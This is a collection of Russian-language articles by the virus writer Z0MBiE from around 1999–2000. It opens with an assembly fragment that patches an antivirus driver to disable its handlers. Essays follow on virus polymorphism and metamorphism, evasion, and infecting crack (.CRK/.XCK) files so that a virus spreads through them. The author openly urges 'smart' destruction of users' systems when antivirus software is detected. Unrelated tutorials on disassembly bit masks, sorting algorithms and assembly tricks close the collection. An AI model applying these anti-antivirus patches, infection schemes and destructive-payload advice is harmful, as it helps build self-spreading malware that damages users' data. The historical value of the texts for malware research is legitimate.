cmp     [edi], esi     ; <esi>
jne     __kavxd_1

call    kavxd_killhandler

jmp     __kavxd_1

kavxd_killhandler
dd      ?

kavxd_kill_moveax:
cmp     byte ptr [edi-1], 0B8h
jne     rt
mov     dword ptr [edi], -1 ; R0_xxx <-- 0xFFFFFFFF
ret

kavxd_kill_cd20:
cmp     word ptr [edi-2], 20CDh
jne     rt
kavxd_kill_both:
mov     word ptr [edi-2], 0B890h ; nop/mov eax, 1
mov     dword ptr [edi], 1
ret

kavxd_kill_badcall:
cmp     word ptr [edi-2], 15FFh
je      kavxd_kill_both
rt:
ret

```

•

(c) 2000 Z0MBiE, <http://z0mbie.host.sk>

# ПОЛИМОРФИЗМ: ЧТО ДАЛЬШЕ

Вирус -- независимая от пользователя программа, направленная на самораспространение.

Под свойством независимости будем понимать отсутствие в вирусе специально написанных для этого функций, позволяющих пользователю управлять работой вируса.

Под способностью к самораспространению(направленностью на самораспространение) будем понимать присутствие(и использование) в вирусе специально написанных функций для распространения [копий] вируса.

Важными действиями, влияющими на способность к распространению, являются различные методы затруднения обнаружения вируса, как то -- стелс-алгоритмы, периодическое приостанавливание активности, полиморфизм, и прочее.

Под полиморфизмом вируса понимается существование одного вируса в нескольких формах. Это свойство мы далее и рассмотрим.

Итак, изменение формы вируса возможно на тех уровнях информации, с позиции которых можно рассматривать(различать) любые компьютерные программы, а именно:

1. На уровне байт, составляющих тело вируса.
2. На уровне команд(опкодов), составляющих тело вируса.
3. На уровне функциональных вызовов(действий) вируса.
4. На уровне алгоритма вируса.

## Уровень 1

Наиболее простой уровень полиморфизма, существует в двух проявлениях:

1. крипт-вирусы -- тело вируса зашифровано, расшифровщик как правило один и постоянный, после расшифровки управление передается на один и тот же (байт-в-байт) код
2. "полиморфные" вирусы -- тело вируса зашифровано, расшифровщик(и) как правило создан(ы) вирусом с использованием случайных команд ("мусора"), заменой регистров, ключей и т.п., после расшифровки управление опять же передается на один и тот же (байт-в-байт) код

Детектирование таких вирусов может достигаться:

- анализом самого расшифровщика (статистическим либо по плавающей сигнатуре)
- трассировкой расшифровщика до нахождения постоянной сигнатуры
- сравнением сигнатуры "насквозь" (в случае слабой шифровки тела вируса)
- по функциональной сигнатуре

## Уровень 2

"Пермутующие", они же "метаморфные" вирусы.

Идея заключается в том, чтобы изменять команды/группы команд на функционально им эквивалентные(замена), и/или менять команды/группы команд местами(перестановка).

Очевидно, детектирование таких вирусов непосредственно по сигнатуре невозможно, но зная правила изменения одной копии на другую можно специальным образом обработав код получить некоторый единый для всех копий "скелет" вируса и применить сигнатуру к нему.

Остается возможным также статистический (покомандный) анализ тела вируса и детектирование по функциональной сигнатуре.

О реализации.

Здесь пока есть два основных подхода к технологии мутирования вируса:

1. код вируса "переделывается" каждый раз, тут используются либо фиксированные длины команд, либо встроенный дисассемблер, возвращающий хотя бы длину инструкции.
2. новый код создается каждый раз из некоего специфически закодированного "прообраза", который хранится в зашифрованном виде.

Кстати, здесь существует интересная проблема о степени зашифрованности этого самого прообраза и соответственно возможности его детектирования.

## Уровень 3

Назовем их функционально мутирующие вирусы.

Такой уровень на практике пока еще не был реализован.

Смысл мутации заключается в том, чтобы затруднить детектирование вируса по функциональной сигнатуре.

Дело в том, что при эмуляции/трассировке вируса, его функциональные вызовы могут быть закодированы например так:

```
mov    ah, 4Eh      ; найти файл
int     21h          ; вызов: 21 4E
jc      ...
call   infect_file
...
infect_file:
...
mov     ah, 3Dh      ; открыть файл
int     21h          ; вызов: 21 3D
...
mov     ah, 40h      ; записать в файл
int     21h          ; вызов: 21 40
...
```

функциональна сигнатура: 21 4E 21 3D 21 40

Очевидно, что прерывания/процедуры `api`, которые вызываются вирусом, представляют неплохую информацию для его детектирования.

Консенсус здесь достигается при помощи генератора случайных чисел, то есть следует создать нечто вроде событий, которые будут делиться на необходимые и случайные, перемешать их, и вызывать соответствующим образом.

## Уровень 4

Пожалуй самый сложный уровень, единственный за который не следует браться ;-)

Назовем их алгоритмически мутирующие вирусы.

Алгоритм работы программы (вместе с результатом ее работы), есть, наверное, самый высокий уровень информации о программе.



И как бы мы ни извращались на уровнях команд и функциональных вызовов, все равно файл с расширением .EXE и внутренним форматом PE будет найден, открыт, и в него произойдет запись. Либо нечто в этом роде.

Теоретически обойти эту проблему можно, связав, например в один сотню разных вирусов, производящих самые разные действия, и переходя от одного алгоритма работы к другому случайным образом.

Можно пойти по весьма депрессивному пути, раз за разом "выкидывая" из вируса процедуры и функции(как части алгоритма), естественно, в начале создав некоторую их избыточность.

Можно попытаться создать анализатор кода, который во внешних файлах найдет некоторый код, выполняющий \_в частности\_ еще и нужные нам действия, и заменить этим кодом часть собственного. Но это уже из области фантастики.

## Общие рекомендации

В глобальном смысле, я сегодня вижу такую ситуацию:

Вылечить можно отнюдь не все вирусы, достигается это технологиями Seek&Destroy(вставка ошибок в случайные места программы и обработка их вирусом), UEP (Unknown Entry Point) и прочими гадостями.

В частности, есть вот такая интересная техника заражения:

Выбирается точка в теле программы, в которую будет записан переход на вирус.

В случае нормального вируса, это просто точка входа (entrypoint) программы.

В случае хорошего вируса, это случайно выбранная точка программы. (UEP)

Если вирус еще более правильный, то переход произойдет на полиморфный расшифровщик.

А вот если вирус из этой самой точки \_заберет\_ с десятков инструкций, а потом либо размещает их в полиморфном декрипторе, либо сохранит в себе (с последующим восстановлением, понятно) -- то это совсем правильно.

А вот детектировать можно любой (или почти любой ;- ) вирус, вопрос только КОГДА.

Здесь есть несколько параллельных временных стадий.

1. Фаза распространения (вирус идет от пользователя к пользователю, и через некоторое время попадает в антивирусную контору)
2. Фаза создания антивируса (контора пишет антивирус)
3. Фаза лечения (антивирус идет из конторы к пользователю, и, в последний момент, вирус просекает что больше не судьба и накернивает "...ЭВМ, систему ЭВМ или их сеть...")

Длительность всех трех стадий некоторым образом связана с такими "качествами" вируса, как:

1. маскировка (позднее поймают)
2. сложность (дольше будут писать антивирус)
3. защита (сводит антивирус на нет)

Здесь следует сказать пару слов о деструкции. Так вот деструкция, несомненно, нужна. ;- ) Но в меру. Например всякая randomная деструкция снижает маскировку, зато "умная" деструкция (типа пришел новый антивирус или юзер пишет письмо к аверам) усиливает защиту и усложняет лечение.

Также можно хранить вирус в нескольких файлах, но это может сильно затруднить распространение.

Можно ввести собственные сигнатуры на антивирусы, и "убивать", а лучше патчить их при загрузке. В этом случае все сводится к ситуации "кто первый "встал в резидент", тот и рулез".

Можно при обнаружении антивируса совершать "самоубийство" (полное либо частичное -- удалять/изменять часть кода), тогда вирус попадет в антивирусную контору намного позже(а еще и не весь), и соответственно более "счастливые" копии сумеют распространиться подальше.

Можно при ситуации "антивирус хочет нас вылечить" совершать убийство (ритуальное) пользователя вместе с компьютером.

## **В заключение...**

...не надо ;-)

\_(c) 1999 Z0MBiE, [z0mbie.host.sk](http://z0mbie.host.sk)\_

# О ЗАРАЖЕНИИ .CRK/.XCK ФАЙЛОВ

## О ФАЙЛАХ

В .CRK и .XCK файлах, как известно, хранятся отличия файлов исходных от файлов похаканных.

В общем случае отличия хранятся так:

```
-----  
всякие комментарии  
НАСКМЕ.EXE  
00012345: 74 EB  
...  
-----
```

Поскольку сей текст для людей более-менее понимающих, я здесь не буду подробно (да и вообще) описывать формат этих несчастных файлов.

## ЗАРАЖЕНИЕ

Рассматривается ситуация, когда на диске есть крак (.CRK/.XCK), а самого файла как бы нет. (я говорю о том файле, на который крак направлен, в примере - НАСКМЕ.EXE)

Заражение происходит в 3 этапа:

1. при нахождении крака - сохраняем его содержимое в тело вируса
2. при нахождении исполняемого файла, если в вирусе сохранен крак, направленный на этот файл
  - заражаем файл вирусом
  - изменяем крак таким образом, чтобы он содержал вирус
3. при повторном нахождении крака - сохраняем "зараженный" крак поверх исходного

В результате чего все файлы, к которым будет применен такой модифицированный крак станут заражены вирусом.

Очевидно, на этапы заражение разделено потому, что на одном компьютере может быть крак, но не быть файла, и наоборот. Таким образом крак будет "ходить" вместе с вирусом до тех пор, пока не будет найден нужный ему файл.

## ПРИМЕР

Исходный крак:

```
--исходный крак-----  
всякие комментарии  
НАСКМЕ.EXE  
00012345: 74 EB  
...  
-----
```

"Зараженный" крак:

```
--"зараженный" крак-----  
всякие комментарии  
НАСКМЕ.EXE
```

```
00005F00: 00 0F    // вирус
00005F01: 00 01
...
00012345: 74 EB    // старый крак
...
-----
```

## ОГРАНИЧЕНИЯ

- Очевидно, что в один вирус много краков не напишаешь. Утешает то, что их можно сжать, ибо числа в них шестнадцатичные, а последующие смещения изменяемых байт склонны не сильно (часто на 1) отличаться от предыдущих.
- Что касается комментариев в краках, то вообще можно их не хранить, можно хранить частично, а можно генерировать из фиксированного набора строк.
- На метод заражения накладываются серьезные ограничения. Например файл не должен увеличивать свою длину, и тогда заражение должно происходить записью вируса (или троянца) в нулевые области файла, либо в области стандартных библиотек, что сложнее.
- Понятно, что зараженные краки будут весьма большими (+длина\_вируса\*17), что сильно демаскирует объект.
- Также ясно, что на заражение краков уходит много времени. (в рассматриваемом случае смена 2х компьютеров, хотя может быть и 0 и 100)
- Кряки редко используют. (в смысле один раз крак применили, и все)

## ЗАЧЕМ

- Кряки не проверяются антивирусами. (теперь наверно будут)
- При отсутствии файла определить вероятность заражения можно только по длине крака.
- Кряки, хоть и меньше чем файлы, но распространяются.
- Кряки, как и файлы, склонны попадать на компакты.

Да и вообще, заражать нужно ВСЕ. И ПОБОЛЬШЕ, ПОБОЛЬШЕ! ;-)

(с) 1999 Z0MBiE, [z0mbie.host.sk](http://z0mbie.host.sk)

# О ДИСАССЕМБЛИРОВАНИИ И БИТОВЫХ МАСКАХ

## ПОСТАНОВКА ЗАДАЧИ

Каждому нормальному человеку в жизни на каждом шагу встречается дисассемблирование, а тот, кто никогда не видел битовых масок - вообще не жил. ;-) Исходя из этого, рассмотрим вопрос подробнее.

Пусть есть код x86 процессора. И пусть нам необходимо написать процедуру, дисассемблирующую (разбирающую) команды процессора (инструкции).

Здесь дисассемблировать значит решить (не все но некоторые) такие задачи, как:

- определение длины инструкции;
- определение регистров, используемых в инструкции;
- определение, например арифметической операции, которую выполняет инструкция и т.п.

## МЕТОДЫ ДИСАССЕМБЛИРОВАНИЯ

Поскольку (для одной инструкции) значения битов, установленных в предыдущих байтах определяют дальнейший ход разбора последующих байтов, и все инструкции переменной длины, то разбирать их придется байт за байтом.

Возможно несколько способов побайтового разбора инструкций.

### 1. Дисассемблирование с использованием данных

#### 1.1. Организация массива переходов, по одному на каждый байт

```
disasm:    ...
           lodsb                ; взять байт - код инструкции
           movzx  ebx, al
           jmp    jmptable[ebx*4] ; вызвать соответствующую процедуру
           ...
jmptable   dd      opc_00, opc_01, ...
```

Такой способ достаточно быстрый, занимает много памяти, весьма удобен для различных эмуляторов, и имеет потенциальную возможность для дисассемблирования всех инструкций. (так как 256 указателей)

#### 1.2. Организация массива данных

Этот способ не сильно отличается от предыдущего, за исключением того, что вместо указателей на процедуры в таблице хранятся флаги, в соответствии с которыми выполняются те или иные действия.

```
disasm:    ...
```

```

        lodsb                ; взять байт - код инструкции
        movzx    ebx, al
        mov     ecx, flagtable[ebx*4] ; получить флаги
        ...
        test    ecx, flag_prefix ; выполнять действия в соответствии
        jnz     __prefix        ; с флагами
        ...
        test    ecx, flag_modrm
        jnz     __modrm
        ...
flagtable    dd     flag_modrm+flag_s+flag_w, ...

```

## Примечание

Надо сказать, что возможны модификации этих способов, когда вместо таблиц для байтов будут храниться таблицы для слов.

```

xxxtable    dd     65536 dup (?) ; 256k

```

Лет десять назад за такие вещи сожгли бы на костре ;-), а сегодня уже не каждый скажет, что это заняло бы много памяти. Хотя для некоторых случаев можно было бы увеличить скорость дисассемблирования.

## Недостатки

1. Одной килобайтной таблицей указателей/флагов дисассемблирование отнюдь не исчерпывается.
2. Бывают такие случаи, когда нужно дисассемблировать не все инструкции процессора, а только некоторый известный их набор, и тогда создавать таблицы данных не совсем удобно.
3. Не всегда удобно хранить в программе данные. (например в случае пермутирующих вирусов)

## 2. Дисассемблирование без использования данных

Здесь обсуждается по-сути, преобразование вышеперечисленных таблиц в код.

Но вы ошибаетесь, если думаете, что я предложу сделать так:

```

disasm:    ...
           lodsb
           ...
           cmp     al, 00h
           je      opc_00
           ...
           cmp     al, 0FFh
           je      opc_FF
           ...

```

### 2.1. Преобразование таблицы переходов в код с использованием "дерева"

Здесь идея заключается в том, чтобы таблицу переходов преобразовать в код процессора следующим образом:

```

disasm:    ...
           lodsb
           shl     al, 1
           jnc     opc_0xxxxxxx

```

```

                jc      opc_1xxxxxxx
                ...
opc_0xxxxxxx:   shl     al, 1
                jnc     opc_00xxxxxx
                jc      opc_01xxxxxx
                ...

```

Преимущество метода в том, что дерево вовсе не является строго "двоичным", и для битовых масок, которые содержат "любые" значения цепочка команд будет несколько короче.

Например для сегментных префиксов 26, 2E, 36, 3E и соответствующей им битовой маски 001xx110 будут выполнены примерно следующие инструкции:

```

                ...
                test    al, 10000000b
                jz      opc_0xxxxxxx    ; jmp
opc_0xxxxxxx:   test    al, 01000000b
                jz      opc_00xxxxxx    ; jmp
opc_00xxxxxx:   test    al, 00100000b
                jz      opc_000xxxxx    ; no jmp
                jnz     opc_001xxxxx    ; jmp
opc_001xxxxx:   ; здесь два элемента дерева пропущены - и в этом плюс
                test    al, 00000100b
                jz      opc_001xx0xx    ; no jmp
                jz      opc_001xx1xx    ; jmp
                ...

```

## 2.2. Сравнение с использованием битовых масок

В этом методе последовательно выполняются проверки битовых масок.

Итак, пусть нам нужно выявить все сегментные префиксы, как то - ES,CS,SS,DS,FS и GS.

Очевидно, что опкоды их кодируются так:

```

ES: 26 00100110
CS: 2E 00110110
SS: 36 00101110
DS: 3E 00111110
FS: 64 01100100
GS: 65 01100101

```

и тогда мы имеем две битовых маски: 001xx110 и 0110010x.

Возникает вопрос, как вместо 6-ти сравнений и переходов сделать что-то более правильное.

Эта проблема решается достаточно просто. Например вот так:

```

disasm:        ...
                lodsb
                ...
                push    eax
                and      al, 11111110    ; 64/65
                cmp      al, 01100100
                pop      eax
                je       __prefix_seg
                ...
                push    eax
                and      al, 11100111b    ; 26/2E/36/3E
                cmp      al, 00100110b
                pop      eax
                je       __prefix_seg
                ...

```

## БИТОВЫЕ МАСКИ

Но вся проблема в том, что редкий маньяк будет в ручную переделывать битовые маски из таблицы опкодов в битовые значения для команд and и cmp, ибо опкодов тьма, а набивать еще в два раза больше - совсем тяжело.

В общем, к чему я это все. Гвоздем этого текста призван стать нижеследующий макрос.

```
; --- begin CMPJ.MAC -----
; programmed/debugged under TASM32 5.0

; by default assigned BX = not AX

cmpj_al      equ     al      ; регистры по умолчанию
cmpj_bl      equ     bl
cmpj_ax      equ     ax
cmpj_bx      equ     bx

; примеры использования макроса:

; cmpj E9,label  -->  cmp al, E9 / je label
; cmpj 6x,label  -->  test bl,60 / jnz skip
;                      / test al,90 / jz label / skip:
; cmpj 0x,label  -->  test al,F0 / jz label
; cmpj xF,label  -->  test bl,0F / jz label
; cmpj xx,label  -->  jmp label
; cmpj 8x,label  -->  push eax / and al, F0
;                      / cmp al, 80 / pop eax / je label

; cmpj 100010xx,label
; cmpj 1xx4,label
; cmpj xx000xxx11111111,label

; виды параметров, передаваемых макросу:

; cmpj HH,label          hex form, 2 digits (0..9,A..F or "x")
; cmpj HHHH,label        hex form, 4 digits (0..9,A..F or "x")
; cmpjBBBBBBBB,label     binary form, 8 digits (0..1 or "x")
; cmpjBBBBBBBBBBBBBBBB,label  binary form, 16 digits (0..1 or "x")

; lower-case hex-digits "a".."f" are available

cmpj          macro    mask, label
                local   count,base,reg0,reg1,max,andmask,cmpmask,i
                local   skip,mask0,mask1
                count   = 0
                irpc    c,<mask>
                    count = count + 1
                endm ;irpc
                if      count eq 2
                    base   = 16
                    max    = 255
                    reg1   = cmpj_al
                    reg0   = cmpj_bl
                elseif   count eq 4
                    base   = 16
                    max    = 65535
                    reg1   = cmpj_ax
                    reg0   = cmpj_bx
                elseif   count eq 8
                    base   = 2
                    max    = 255
                    reg1   = cmpj_al
                    reg0   = cmpj_bl
                elseif   count eq 16
                    base   = 2
                    max    = 65535
                    reg1   = cmpj_ax
                    reg0   = cmpj_bx
                else
                    %out cmpj: invalid bitmask(mask) length
                    .err
                endif
            endmacro
```



```

exitm
endif
andmask = 0
cmpmask = 0
irpc    c,<mask>
    andmask = andmask * base
    cmpmask = cmpmask * base
    if      ("%c" ge "0") and ("%c" le "9")
        i      = "%c"-"0"
    elseif  ("%c" ge "a") and ("%c" le "f")
        i      = "%c"-"a"+10
    elseif  ("%c" ge "A") and ("%c" le "F")
        i      = "%c"-"A"+10
    elseif  ("%c" eq "x") or ("%c" eq "X")
        i      = -1
    else
        %out cmpj: invalid digit in bitmask(mask) -- c
        .err
        exitm
    endif
    if      i ge base
        %out cmpj: too big digit in bitmask(mask) -- c
        .err
        exitm
    endif
    if      i ne -1
        andmask = andmask + base-1
        cmpmask = cmpmask + i
    endif
endm;irpc
mask0    = cmpmask
mask1    = andmask xor cmpmask
if      andmask eq max
    cmp    reg1, cmpmask
    je     label
else
    if      cmpmask eq 0
        if      andmask eq 0
            jmp    label
        else
            test   reg1, andmask
            jz     label
        endif
    else
        ;      push    eax
        ;      and     reg, andmask
        ;      cmp     reg, cmpmask
        ;      pop     eax
        ;      je     label
        if      mask1 eq 0
            test   reg0, mask0
            jz     label
        else
            test   reg0, mask0
            jnz    skip
            test   reg1, mask1
            jz     label
        endif
    endif
endif
skip:
endif
endm;cmpj

; --- end CMPJ.MAC -----

```

Используется макрос так: в АХ загружается значение опкода и следующего за ним байта (на случай двухбайтовых проверок), в ВХ загружается not АХ. Первым параметром макросу подается битовая маска, вторым - имя метки, на которую передавать управление.

```

disasm:    ...
           mov     eax, [esi]
           mov     ebx, eax

```

```
not     ebx
...
cmpj    001xx000, __prefix_seg
cmpj    0110010x, __prefix_seg
...
```

Вот собственно и все. Возможности макроса понятны из комментариев к нему.

(c) 1999 Z0MBiE, zombie.host.sk

# Алгоритмы сортировки

## Содержание

- [Введение](#)
- [Пузырьковая сортировка](#)
- [Сортировка выбором](#)
- [Сортировка Шелла](#)
- [Сортировка Хоора](#)
- [QuickSort](#)
- [Сортировка с помощью двоичного дерева](#)
- [Сортировка с помощью массива индексов](#)
- [Какую сортировку выбрать](#)

## Введение

Этот текст призван стать кратким обзором нескольких алгоритмов сортировки.

Солидная часть статьи взята из одноименного текста С.Курковского, что-то дописано, что-то поскипано, преобразовано в html, добавлены пара алгоритмов с картинкой, примеры отлажены до рабочего состояния.

Итак, каждый алгоритм сортировки состоит из трех основных частей:

- Функция сравнения пары элементов сортируемого массива.
- Процедура перестановки, меняющая местами пару элементов.
- Сортирующий алгоритм, который осуществляет сравнение и перестановку элементов до тех пор, пока все элементы множества не будут упорядочены.

```
#define less(x,y)  (x < y)                // функция сравнения элементов
#define swap(x,y)  {int t=x; x=y; y=t;} // процедура перестановки элементов
```

## Пузырьковая сортировка

Операция сравнения/перестановки выполняется для каждых двух стоящих рядом элементов. После первого прохода по массиву "вверху" оказывается самый "легкий" элемент. Следующий цикл сортировки выполняется начиная со второго элемента, в результате чего вторым в массиве оказывается второй наименьший по величине элемент, и так далее.

Алгоритм прост и крайне неэффективен.

```
void sort_bubble(int a[], int max)        // пузырьковая сортировка
{
    for (int i=0; i<max; i++)
        for (int j=max-1; j>i; j--)
            if (less(a[j], a[j-1]))
                swap(a[j], a[j-1]);
}
```

## Сортировка выбором

Во время *i*-го прохода по массиву выявляется наименьший элемент, который затем меняется местами с *i*-м.

Все остальное аналогично пузырьковой сортировке.

```
void sort_choose(int a[], int max)      // сортировка выбором
{
    for (int i=0; i<max; i++)
    {
        int k=i;
        for (int j=i+1; j<max; j++)
            if (less(a[j], a[k]))
                k=j;
        if (i!=k)
            swap(a[i], a[k]);
    }
}
```

## Сортировка Шелла

Основная идея алгоритма заключается в том, чтобы вначале устранить массовый беспорядок в массиве, сравнивая далеко стоящие друг от друга элементы.

Интервал между сравниваемыми элементами постепенно уменьшается до единицы. Это означает, что на поздних стадиях сортировка сводится просто к перестановкам соседних элементов.

```
void sort_shell(int a[], int max)      // сортировка Шелла
{
    for (int gap = max/2; gap>0; gap/=2)    // выбор интервала
        for (int i=gap; i<max; i++)        // проход массива
            // сравнение пар, отстоящих на gap друг от друга
            for (int j=i-gap; j>=0 && less(a[j+gap],a[j]); j-=gap)
                swap(a[j], a[j+gap]);
}
```

## Сортировка Хоора

Суть метода заключается в том, чтобы найти такой элемент множества, подлежащего сортировке, который разобьет его на два подмножества: те элементы, что меньше делящего элемента, и те, что не меньше его.

Для массива из 10 чисел установим два индекса: на первый (*i*) и на последний (*j*) элементы.

```
10 7 28 49 31 25 17 3 14 43
i                                <--j
                                step== -1
```

На каждом шаге будем изменять значение индекса *j* на значение *step* (вначале оно равно -1, индекс уменьшается), т.е. двигать *j* влево. Мы будем делать так в том случае, если *j*-й элемент больше, чем *i*-й элемент. Если это условие не выполнено - поменяем местами *i*-й и *j*-й элементы массива и сами индексы *i* и *j*, а также изменим знак у значения *step* -- оно станет равным +1:

```
3 7 28 49 31 25 17 10 14 43
j-->                                i
step==+1
```

Продолжим процесс: теперь  $j$  движется вправо, и изменится условие - сейчас для продолжения процесса необходимо, чтобы  $j$ -й элемент был меньше  $i$ -го.

Будем продолжать вышеописанный процесс до тех пор, пока индексы  $i$  и  $j$  не станут одинаковыми.

В этот момент можно утверждать, что  $i$ -й (он же и  $j$ -й) элемент разделил исходное множество на два подмножества: все элементы, находящиеся слева от делящего элемента, меньше его, и все элементы, находящиеся справа, не меньше делящего ( $i$ -го) элемента. Получилось, что  $i$ -й элемент стоит на своем месте:

```
3 7 10 49 31 25 17 28 14 43
    ij
```

Таким образом, мы описали процедуру нахождения расположения одного элемента. Иными словами, мы "отсортировали" один элемент множества. Такая же процедура применима к элементам "левого" и "правого" подмножеств, которые на данный момент еще не отсортированы.

Условие завершения нашей рекурсивной процедуры - совпадение границ, которое эквивалентно тому, что в множестве остался один элемент.

```
void sort_hoor(int a[], int l, int r)    // сортировка Хоора
{
    int i=l, j=r, step=-1, condition=1;
    if (l>=r) return;                  // сортировать нечего

    do {                               // сортируем с левой границы до правой
        if (condition == less(a[j],a[i]))
        {
            swap(a[i], a[j]);          // перестановка чисел
            swap(i, j);                 // обмен местами индексов
            step = -step;               // теперь - в другую сторону
            condition = !condition;     // обмен условия на противоположное
        }
        j += step;                     // передвинем индекс
    } while (j!=i);                     // пока индексы не сойдутся
    sort_hoor(a, l, i-1);               // левое подмножество
    sort_hoor(a, i+1, r);               // правое
}
```

## QuickSort

По существу является разновидностью сортировки Хоора, но программная реализация немного красивее и быстрее.


Основное отличие - за делящий элемент всегда выбирается середина массива.

```
void sort_quick(int a[], int l, int r) // QuickSort
{
    int i=l, j=r, x=a[(l+r)/2];
    do {
        while (less(a[i],x)) i++;
        while (less(x,a[j])) j--;
        if (i<=j) {
            swap(a[i], a[j]);
            i++;
            j--;
        };
    } while (i<j);
    if (l<j) sort_quick(a,l,j);
    if (i<r) sort_quick(a,i,r);
}
```

## Сортировка с помощью двоичного дерева

Двоичным деревом назовем упорядоченную структуру данных, в которой каждому элементу -- предшественнику или корню (под)дерева -- поставлены в соответствие по крайней мере два других элемента (преемника). Причем для каждого предшественника выполнено следующее правило: левый преемник всегда меньше, а правый преемник всегда больше или равен предшественнику.

Если мы составим такое дерево из букв слова "СОПТИР", сравнивая ASCII коды букв, то получим следующую структуру:



Как видно, узел "С" имеет два преемника: левый "О" и правый "Т". Если составить бинарное дерево из элементов неупорядоченного массива, то в общем случае дерево получится достаточно хорошо заполненным (а если массив уже был рассортирован, то дерево выродится в линейный список).

Если мы будем обходить дерево по правилу "ЛЕВЫЙ преемник - КОРЕНЬ - ПРАВЫЙ преемник", то, записывая все встречающиеся элементы в массив, мы получим упорядоченное в порядке возрастания множество. На этом и основана идея сортировки деревом.

Использование такой сортировки удобно тогда, когда удобно представлять данные в виде дерева.

Недостаток метода - требуется много памяти. В приведенном примере - дополнительный мегабайт данных на каждые 256k элементов.

```
/****** сортировка с помощью двоичного дерева *****/

typedef struct tree
{
    int a;                // данные
    struct tree *left;    // левый преемник
    struct tree *right;   // правый преемник
} TREE;

TREE *add_to_tree(TREE *root, int new_value)
{
    if (root==NULL) // если дошли до корня - создаем новый элемент
    {
        root = (TREE*)malloc(sizeof(TREE));
        root->a = new_value;
        root->left = root->right = 0;
        return root;
    }
    if less(root->a, new_value) // добавлем ветвь
        root->right = add_to_tree(root->right, new_value);
    else
        root->left = add_to_tree(root->left, new_value);
    return root;
}

void tree_to_array(TREE *root, int a[]) // процедура заполнения массива
{
    static max2=0; // счетчик элементов нового массива
    if (root==NULL) return; // условие окончания - найден корень
    tree_to_array(root->left, a); // обход левого поддерева
    a[max2++] = root->a;
    tree_to_array(root->right, a); // обход правого поддерева
    free(root);
}

void sort_tree(int a[], int max) // собственно сортировка
{
    TREE *root = 0;
```

```

    for (int i=0; i<max; i++)          // проход массива и заполнение дерева
        root = add_to_tree(root, a[i]);
    tree_to_array(root, a);           // заполнение массива
}

```

## Сортировка с помощью массива индексов

Это не столько метод, сколько хинт для ускорения любого метода сортировки, когда в качестве данных используются структуры большого размера.

Идея заключается в том, что параллельно с основным массивом данных существует так называемый массив индексов, через который осуществляется перестановка индексов основного массива данных.

```

struct XPEH a[10000]; // основной массив
int index[10000];     // массив индексов {0,1,2,...,9999}

```

Перед сортировкой массив индексов инициализируется соответствующими порядковыми номерами.

Доступ к массиву данных ведется не как `a[i]`, а как `a[index[i]]`, и функция сравнения теперь выглядит иначе:

```

#define less(i,j) (a[index[i]].XPEH_member < a[index[j]].XPEH_member)

```

В результате фактически сортируется массив с индексами, а не с данными.

```

void sort_quick_index(XPEH a[], int index[], int l, int r)
{
    int i=l, j=r, x=(l+r)/2;          // теперь x не элемент а его индекс
    do {
        while (less(i,x)) i++;
        while (less(x,j)) j--;
        if (i<=j)
        {
            if (x==i) x==j; else if (x==j) x==i;
            swap(index[i], index[j]); // сортируем индексы
            i++;
            j--;
        };
    } while (i<j);
    if (l<j) sort_quick_index(a,index,l,j);
    if (i<r) sort_quick_index(a,index,i,r);
}

```

А теперь сравните по скорости тысячу операций `swap(x,y)`, где в первом случае `x` и `y` - это большие структуры данных, а во втором - числа по 2-4 байта.

## Какую сортировку выбрать

Ниже приведена зависимость скорости сортировки от числа элементов массива. Эксперимент проводился на весьма торозном компьютере, так что верна лишь пропорциональность скоростей. Массив заполнялся случайными числами от 0 до `N`, где `N` - число элементов массива.

**Изображение отсутствует в исходном веб-архиве**

../z0mbie/sort.gif

Как видно, QuickSort показывает лучший результат по времени, да и по реализации процедура сортировки весьма проста.

Таким образом лучшее решение - ассемблерный аналог QuickSorta, с использованием массива индексов если структуры данных достаточно большие.

Примечание: не следует исходники сортировок понимать буквально, ибо они далеки от совершенства. В частности, в рекурсивных функциях сортируемый массив как параметр вовсе не передается, и именно так было при построении графика.

И еще: в случае, если функция сравнения `less(XPEH a, XPEH b)` занимает много времени, можно заранее просчитать "веса" элементов и функцию сравнения определить уже для них.

(c) 1999 Z0MBiE

<<http://z0mbie.host.sk>>



# Ассемблерные фишки

Здесь собраны некоторые относящиеся к ассемблеру фишки, не публикуемые в большинстве обычных туториалов. Не следует этот текст как-либо комментировать, и если содержание Вам покажется слишком простым - тогда считайте, что это дока для начинающих.

Всю положительную энергию, полученную от прочтения данного текста надлежит использовать во славу деструктивного вирмэйкинга.

## Содержание

- Немного арифметики
- Условное выполнение без передачи управления
- BCD-операции
- Команды MUL и DIV
- Сравнение ASCIIZ-строк с использованием хэш-функций
- Вывод десятичных чисел на экран (itoa)

## Немного арифметики

### CDQ

CDQ (convert double-word to quad-word) -- преобразование двойного слова (в EAX) в учетверенное слово (в EDX:EAX).

Более понятный эквивалент:

```
cdq

mov     edx, eax
sar     edx, 31
```

### NOT

Инверсия всех битов операнда.

```
not     eax

xor     eax, 0FFFFFFFFh
```

### NEG

Изменение знака операнда.

```
neg     eax

xor     eax, 0FFFFFFFFh
inc     eax
```

```
eax' = ~eax+1 = -eax
```

## TEST

То же что и AND, но без изменения содержимого операндов. Изменяются только флаги.

```
test    eax, 123

push    eax
and     eax, 123
pop     eax
```

## CMP

Понятно, все слышали про CMP. ;-) Вот альтернативная точка зрения.

То же, что и SUB, но без изменения содержимого операндов. Изменяются только флаги.

```
cmp     eax, 123

push    eax
sub     eax, 123
pop     eax
```

## SBB

SBB (subtract with borrow) -- вычитание с заемом. Кроме второго операнда, из первого вычитается еще и CF (Carry Flag, флаг переноса).

Наиболее интересна форма команды с одинаковыми операндами. В этом случае в каждый бит регистра загружается значение CF, то есть регистр=0 если CF=0 и регистр=0xFFFFFFFF если CF=1.

```
sbb     eax, eax

if (cf == 0)
    eax = 0;
else
    eax = -1;
```

## Условное выполнение без передачи управления

А вот несколько приводящих в ужас примеров с использованием вышеперечисленных команд. Ассемблерный код примеров взят из какой-то доки по оптимизации для пня.

### Пример 1

```
cmp     eax, ebx
sbb     ecx, ecx

if (eax >= ebx)
    ecx = 0;
else
    ecx = -1;
```

## Пример 2: нахождение абсолютного значения

```
mov     edx, eax
sar     edx, 31
xor     eax, edx
sub     eax, edx
```

Если `eax >= 0`:

```
edx = eax
edx = 0
eax ^= 0
eax -= 0
```

Если `eax < 0`:

```
edx = eax
edx = 0xFFFFFFFF=-1
eax' = ~eax
eax'' = eax'-edx =
      = ~eax-(-1) =
      = ~eax+1 =
      = -eax
```

```
if (a < 0) a = -a;
//a = abs(a)
```

## Пример 3: нахождение минимального значения

```
sub     ebx, eax
sbb     ecx, ecx
and     ecx, ebx
add     eax, ecx
```

Если `ebx >= eax`:

```
ebx' = ebx-eax
